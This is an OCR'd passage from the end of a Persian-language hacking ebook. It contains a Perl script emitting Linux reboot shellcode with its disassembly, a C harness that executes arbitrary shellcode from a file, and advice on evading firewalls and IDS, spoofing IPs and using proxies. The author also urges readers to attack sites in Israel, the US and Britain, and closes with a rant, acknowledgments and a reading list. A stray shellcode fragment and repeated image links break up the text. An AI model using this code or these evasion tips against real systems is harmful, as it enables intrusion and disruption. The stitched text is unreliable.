```
#!/usr/bin/perl -w
$shellcode =
"\x5e\x31\xc0\xb0\x24\xcd\x80\xb0\x24\xcd\x80\xb0\x58\xbb\xad".
"\xde\xe1\xfe\xb9\x69\x19\x12\x28\xba\x67\x45\x23\x01\xcd\x80";
open(FILE, ">shellcode.bin");
print FILE "$shellcode";
close(FILE);
```

I saved the file as ww.pl and disassembled it:

```
[10:50pm lappie] ./ww.pl
[10:50pm lappie] ndisasm -b 32 shellcode.bin
00000000 5E pop esi
00000001 31C0 xor eax,eax
00000003 B024 mov al,0x24
00000005 CD80 int 0x80
00000007 B024 mov al,0x24
00000009 CD80 int 0x80
0000000B B058 mov al,0x58
0000000D BBADDEE1FE mov ebx,0xfee1dead
00000012 B969191228 mov ecx,0x28121969
00000017 BA67452301 mov edx,0x1234567
0000001C CD80 int 0x80
```

Et voila, here is the assembly. Now it is really easy to determine what kind of shellcode this is and what technique is being used.

Shellcode processing program:

```
/*
* Generic program for testing shellcode byte arrays.
* Created by zillion and EVL
*
* Safemode.org !! Safemode.org !!
*/
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <errno.h>
/*
* Print message
*/
static void
croak(const char *msg) {
fprintf(stderr, "%s\n", msg);
fflush(stderr);
}
/*
* Educate user.
*/
static void
usage(const char *prgnam) {
fprintf(stderr, "\nExecute code : %s -e <file-containing-shellcode>\n", prgnam);
fprintf(stderr, "Convert code : %s -p <file-containing-shellcode> \n\n", prgnam);
fflush(stderr);
exit(1);
}
/*
* Signal error and bail out.
*/
static void
barf(const char *msg) {
perror(msg);
exit(1);
}
/*
* Main code starts here
*/
int
main(int argc, char **argv) {
FILE *fp;
void *code;
int arg;
int i;
int l;
```

```
int m = 15; /* max # of bytes to print on one line */
struct stat sbuf;
long flen; /* Note: assume files are < 2**32 bytes long ;-) */
void (*fptr)(void);
if(argc < 3) usage(argv[0]);
if(stat(argv[2], &sbuf)) barf("failed to stat file");
flen = (long) sbuf.st_size;
if(!(code = malloc(flen))) barf("failed to grab required memeory");
if(!(fp = fopen(argv[2], "rb"))) barf("failed to open file");
if(fread(code, 1, flen, fp) != flen) barf("failed to slurp file");
if(fclose(fp)) barf("failed to close file");
while ((arg = getopt (argc, argv, "e:p:")) != -1){
switch (arg){
case 'e':
croak("Calling code ...");
fptr = (void (*)(void)) code;
(*fptr)();
break;
case 'p':
printf("\n\nchar shellcode[] =\n");
l = m;
for(i = 0; i < flen; ++i) {
if(l >= m) {
if(i) printf("\"\n");
printf( "\t\"");
l = 0;
}
++l;
printf("\\x%02x", ((unsigned char *)code)[i]);
}
printf("\";\n\n\n");
break;
default :
usage(argv[0]);
}
}
return 0;
}
```


امیدوارم که تا با اینجا به اطلاعات مفیدی دست پیدا کرده باشد در این مقاله با اجزا و مفهوم یک اکسپلویت به صورت عملی و تئوری آشنا شدید سپس با برنامه نویسی شبکه که مورد نیاز است آشنا شدید در ادامه به بحث در مورد تهیه shellcode با زبان اسمبلی پرداختیم و در آخر مقاله را با چند مثال مفید که حاوی نکات فراوانی بودند را به پایان بردیم.بعد از خواندن این مقاله با دیدن سورس هر اکسپلویتی به اجزای تشکیل دهنده آن پی خواهید برد که چگونه هر قسمتی دارای یک پشتوانه علمی می باشد .

چند نکته:

۱. اکسپلویت هایی را که طراحی می کنید بر روی یک شبکه داخلی خود تست کنید سعی تان بر این باشد که بر روی سیستم های تست اکسپلویت آخرین متد های امنیتی را اعمال نمایید بعضی از دوستان این سوال را مطرح می کنند که اکسپلویتی را طراحی می کنند ولی در عمل جواب مورد نیاز را دریافت نمی کنند به این مسئله واقف باشید که ما در این مقاله اصول کلی اکسپلویت نویسی را شرح دادیم در این نوع از برنامه نویسی دیگر اجزایی و همچنین توابعی هم برای رد کردن لایه های دفاعی از قبیل رد کردن و دور زدندیواره های آتش وIDS ها به کار می رود به صرف اینکه یک shellcode خودتان را با

طراحی socket Programming در یک اکسپلویت به کار ببرید به یک اکسپلویت کامل نرسیده اید مثلا بایستی از ارتباطات مبتنی برTCP-UDP تا حد امکان استفاده نکنید .


۲. برای امن کردن اکسپلویتتان پروسه استفاده ازProxy را به کار ببرید حتی المقدور اخرین رقم سمت راست IP در Bind Port را با استفاده از ترفند های موجود درsocket programming به صورتfake در آورید) به مثال های ارائه شده در بالا با دقت بیشتری توجه کنید(



۳. با چند تا از ترفند های shellcoding نیز آشنا شدید یکی از آن ترفند ها به این صورت بود که درsdhellcode خودIP یکی از سیستم های داخلی را تعریف می کرید به این صورت به پکت های ارسالی از طرف شما اجازه ورود داده می شد و پکت ها بلوکه نمیشدند چندین و چند ترفند بسیار جالب و کاربردی در این زمینه قابل ذکر می باشد به صرف استفاده یک شبکه از دیواره آتش و غیره آن به طور کامل ایمن نیست بلکه با


"\x0a\xaa\xaa\xc7\x46\x0c\x0a\x06\x0c\x21\x6a\x10\x8d\x46\x08"
"\x50\x52\x31\xc0\xb0\x62\x50\xcd\x80\xb1\x03\xbb\xff\xff\xff"

می توان هر فایروالی را دور زد .این یکی از تکنیک های مورد علاقه ی کلاه مشکی ها است با پیشرفت قدرت برنامه نویسی اتان با این ترفند ها بیشتر آشنا خواهید شد) . در مثال های بالا در حدود 10 ترفند ارائه شده است(



تا اینجا شما با یکی از متد های معروف Exploiting آشنا شدید با اینکه این متد بسیار پر کاربرد بوده و در اغلب موارد بر روی سیستم ها جواب می دهد ولی این تنها روش هم نیست روش های دیگری هم درoverflow مطرح است ولی این بار سرریز بر روی بافر برنامه ها صورت نمی گیرد در حدود 5 متد دیگر همانند سر ریز بافر برای نوشتن اکسپلویت ها در دسترس می باشد که مجالی برای بحث بر روی آنها در ایم مقاله نمی باشد البته از نظر اصول کلی همانند سر ریز بافر می باشند و اختلافشان در بعضی جز بیات تکنیکی است که از حوصله علمی این مقاله خارج است. و پرداختن به آن متد ها را نیز به مقاله ای دیگر موکول می نماییم .

۴. برای یاد گیری shellcoding بایستی با کدهای اسمبلی کار کنید از آنجا که این کد ها ارتباط نزدیکی با سخت افزار رایانه اتان دارند بهتر است کد های آزمایشی اتان را بر روی سیستم های قدیمی و ایزوله آزمایش کنید این تجربه من را جدی بگیرید تا با صفحه مرگ آبی مواجه نشوید در انوقت بهتریم مکان برای رایانه شخصی اتان سطل آشغال است خود نوشتن کد های اسمبلی به صورت عادی خطرناک نیستند ولی نوشتن آنها و اجرایشان به منظور ایجاد اکسپلویت بسیار خطرناک می باشد طبق تجربه ام همیشه در اولین آزمایشات برای تست کار کرد یک shellcode یا یک اکسپلویت ترجمه شده با خطا روبرو خواهید شد شاید بتوانید از بعضی ار خطا ها با reset رایانه اتان خلاص شوید ولی از بعضی از خطا ها نمی شود به این راحتی ها هم خلاص شد (اگر با تصویر زیر مواجه شدید بدانید که این یک صفحه مرگ آبی است و بدانید که سیستم اتان دچار مرگ مغزی شده است و باید به گورستان انتقال بدهید)



اغلب اکسپلویت هایی که با موفقیت اجرا نشوند باعث ضربه خوردن منابع سیستمی می شوند

۵. مجله 55 از مقالات الکترونیک phrack به این مطلب که چگونه shellcode مورد نظر مان یک shell Account از سیستم مورد حمله را ایجاد کند قرار داده شده است جهت جلوگیری از طولانی شدن مقاله خودتان این مقاله بسیار جالب را دریافت نموده و مطالعه کنید

سخن آخر :

- خوب دوستان من سعی کردم در این کتاب آموزش سیستماتیک حمله را به شما دوستان ، آموزش بدهم. در این شیوه ، شما مثل یک انسان عقده ای که یک (فقط یک) متد را بلد است و فقط دنبال ماشین های خاصی میگردد که به وسیله آن متد آسیب پذیر هستند ؛ نیستید بلکه شما با انتخاب یک هدف خاص (و البته باید برای شما هم صرف هم داشته باشد) شروع به حمله به آن میکنید تا به هدف خود برسید. کار بسیار آسان است ، و نیازی به داشتن اطلاعات آنچنانی نیز در ۹۰% مواقع ندارد فقط باید حوصله داشته باشد همین بس ، باور کنید این مطلب خیلی راحت است اعتماد به نفس داشته باشد و مطالعه کنید (من واقعاً تا به حال هر چه یاد گرفت ام از کتاب بوده در بیش از ۷۰% از مواقع) ، دیگه همین چند تا کتاب پایین معرفی میکنم اگر حوصله دارید E-BOOK آن را پیدا کنید بخوانید خیلی به شما کمک میکند در این راه. فقط یک خواهش هم از شما دوستان دارم ، به جای اینکه بر روی سایت های فارسی زبان شروع به یاد گرفتن کنید بروید و روی سایت های اسرائیل و آمریکا و انگل ستان و از این قبیل کشور ها که فقط به فکر وارد کردن ضربه به ما هستند ، شروع به یاد گرفتن کنید و آنها را بپکانید . مگر همین آمریکا و انگلیسی ها همین الان نیستند که ما را از حق مشروع خود در استفاده از اتم بمب محروم کرده اند و ....

☒ حال که الان به کتاب می نگرم خودم تعجب میکنم ، ۱۲۰۰ اندی صفحه یقینا تا مدهای مدیدی این کتاب یک تازه آموزش ضد امنیت شبکه خواهد بود ۱۲۰۰ اندی صفحه از عهده و توان ۹۹,۹۹۹۹۹۹۹۹% از نویسندگان کتاب های الکترونیکی خارج است حتی فکر ان آدم را مدهوش میکند ، کار بسیار سختی است ، اگر منکر ان هستید بنشینید و ۱۰۰ صفحه مطلب در یک باب که به شدت به آن مسلط هستید بنویسید ، ان موقع به عظمت کار من پی خواهید برد .

- به جرات میگویم شما هر کتابی در باره هر کدام از علوم کامپیوتر بخرید که اگر حول هوش ۳۰۰ صفحه باشد باید ۳۰۰۰ یا ۴۰۰۰ تومان بپردازید اما من این کتاب را که بسیاری از مطالب آن حتی در شبکه به زبان فارسی وجود ندارد تهیه کرده و به رایگان در اختیار شما عزیزان میگذارم ، به دون هیچ منت ، بدون هیچ ... دیگری ، فقط برای رضای خدا در اختیار شما دوستان میگذارم . من حداکثر تا چند ماه دیگر بیشتر نیستم ، و از همه شما عزیزانی که این کتاب را میخوانید و چیزی از ان یاد میگیرید ، تقاضای عاجزانه دارم ، برای من از خدا طلب بخشش کنید ، من نمی خواستم به شما کاری یاد بدهم که برایم گناه به بار بیاورد ، مثلا در قسمت حمله به مودم های فعال در شبکه به شما یاد ندادم که چگونه اگر از شما کلمه عبور خواست آن را دور بزنید یا آن را کشف کنید که دلیل آن هم واضح بود چون فردا یک عده آدم از خدا بی خبر بی آیند و ملت را به خاک سیاه ..... از این قبیل موارد بسیار زیاد است . ولی برای یک نفوذ گر شدن راه را به شما نشان داده ام .

- **بسیار خسته ام و بسیار دل شکسته ، اندک افرادی بودند که به من کمک کردن و پای قول قرار خود می ایستادن و اکثر افراد هم ... از این ها که بگذریم چیزی که در این مدت بیشتر از هر چیز بعد از جسم من ، مرا آزار میداد یاوه گویی های عده ای ابله و نفهم و کودن بود ، این افراد که ادعای شان ... خر را هم پاره میکند جز طعنه و دل سرد کردن آدم چیز دیگری بلد نبودن ، جالب اینجا است که همین عوضی ها این کتاب را میخوانند و چیز یاد میگیرند و برای من باز زرزر میکنند ! آری من از کوره در رفتم ولی باید این حرف ها را اینجا میآوردم تا به آنها بگویم حس تنفر من از آنها چقدر زیاد است . من از شما دوستان عذر میخواهم اما چه کنم .**

***

به پایان مقاله رسیدیم لازم از کسانی که در تهیه این کتاب چه خواسته و چه ناخواسته کمک کردن و گامی هر چند کوچک یا بزرگ برداشتن تقدیر کنم ، البته لیست پایین کامل نیست و امید است عزیزانی که اسم آنها در لیست نیست ما را به جهت این سهل انگاری غیر عمدی مورد عطوفت و بخشش خود قرار دهند .

آقایان :

- محمد مسافر (C0llect0r)
- بهرنگ فولادی
- محمد رضا شاهینی
- کیانوش مرادیان
- حامد بنایی




- هومن آتشبار
- حسن عسگری
- مهدی سعادت
- مهدی محمدی
- علی نژاد مزارع
- مهرداد بخشی
- مهران طاهری
- فرهاد جعفری
- احسان معلمیان
- و ....









خانم ها !!







- ما خواستم اسمشان بی آریم ولی خودشان اجازه ندادند !!!! (چه بهتر)







منابع :







منابع مورد استفاده در تهیه این کتاب (البته این ها همه منابع نیست بلکه ۳/۴ از منابع است در واقع منابع اصلی که شالوده از آنها گرفته شده است) :

 NeWT 2.1 User Guide	 Hacking Linux Exposed
 Hack note windows security	100 Linux tips and tricks

	
Linux IP Networking	Nessus Network Auditing
	
Hack note web security	Zero-Day Exploit
	
Hackers' Network Security Handbook	Buffer overflow Attacks
	
Hack Attacks Revealed	Hacking : The Art of Exploitation

 Linux Desktop Hack	 Anti-Hacker Toll Kit
 Word Hack	 Hack Proofing
 Security Warrior	 The Art OF Deception
 Hacking Exposed	 Encyclopedia Net Working

 Google Hack	 Security +
	 Hack Proofing Linux
 Building Secure Servers with Linux	 Web Application Security
 IT Security: Risking the Corporation	 Linux Server Hacks

 Networking Essentials	 این از واجبات است
 Windows 2000 Active Directory Services	 Windows 2000 Network Infrastructure Administration
 Inside Microsoft Visual Studio.NET 2003	 Network Security Hacks
 Wireless Hacks	 Windows XP Hacks

- Beej's Guide to Network Programming Using Internet Sockets, 1998.
- Unix Network Programming, volumes 1-2
- Internetworking with TCP/IP
- Exploring Java, Patrick Niemeyer & Joshua Peck
- Java 1.2 Unleashed, Jamie Jaworski

- Java By Example, Clayton Walnum

منابع فارسی :

- اصول مهندشی اینترنت (گرد آوری و تعلیف : احسان ملکیان ؛ انتشارات نص)
- راهنمای جامع شبکه
- سایت اطلاع رسانی امنیت اطلاعات و امنیت شبکه ایران (http://websecurity.ir)
- سایت سخا روش (http://www.srco.ir)
- سایت گروه امداد امنیت کامپیوتر ایران (http://ircert.com)
- سایت گروه سیمرغ http://simorgh-ev.com
- سایت بسیار عالی www.technotux.com
- وبلاگ های لینوکس و وبلاگ های هکری !!
- دست نشوسته های پراکنده خودم
- دست نوشته های پراکنده چندی از دوستان !
- و ...

Author : Amir Ashtiani ® (ZXO003)
Technical Editor : Andrei (Japes)

E-mail : Zxo003@Gmail.com ; Zxo003@Noavar.com ; info@Websecurity.ir

